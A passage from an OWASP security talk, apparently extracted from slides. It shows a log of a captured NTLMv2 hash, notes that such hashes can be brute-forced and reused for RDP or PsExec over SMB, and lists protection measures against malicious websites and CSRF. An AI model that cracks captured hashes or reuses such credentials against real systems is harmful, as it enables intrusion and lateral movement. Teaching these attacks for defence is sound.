01/20/2017 08:13:18 AM - [HTTP] NTLMv2 Client    : 192.168.22.71
01/20/2017 08:13:18 AM - [HTTP] NTLMv2 Username : GP\[redacted]
01/20/2017 08:13:18 AM - [HTTP] NTLMv2 Hash     : [redacted]::GP:1122334455667788:D29B381307953D989C1EDD
39D244A65D:0101000000000000918C2F5B2773D201BB2507307631B4EA0000000002000600530040D004200010016005300 4D0
042002D0054004F004F004C004B004900540004001200730060002E006C006F00630061006C0003002800730065007200 7
600650072003200300030003300 2E0073006D0062002E006C006F00630061006C00050012007300 6D0062002E006C006F00630
061006C000800300030000000000000001000000002000005 57C6CE1B440E5FD49022EFF0D85B4F84FEFCDA7A083CABFBC9F4
49BA6BE570C0A0010000000000000000000000000000000000900 1A004800540054005000 2F00670070002D00610064002D0
030003200000000000000000
```

- NTLMv1 / NTLMv2 handshakes can be bruteforced;
- The obtained credentials might be used to RDP into the victim's computer or to execute commands over SMB using PsExec or similar tools (Administrative privileges required)

Fantasy attack #2

OWASP
The Open Web Application Security Project

Visiting a malicious website – Protection measures:

1. Don’t visit malicious websites ☺
2. Use a router which is not vulnerable to CSRF;
3. Do not use default credentials for admin interfaces.
4. Do not use default settings for browser security levels AND disable unused features.

Questions?

The End

OWASP
The Open Web Application Security Project

Thank you!

Mail: mail@daniel-tomescu.com
LinkedIn: https://www.linkedin.com/in/daniel-tomescu/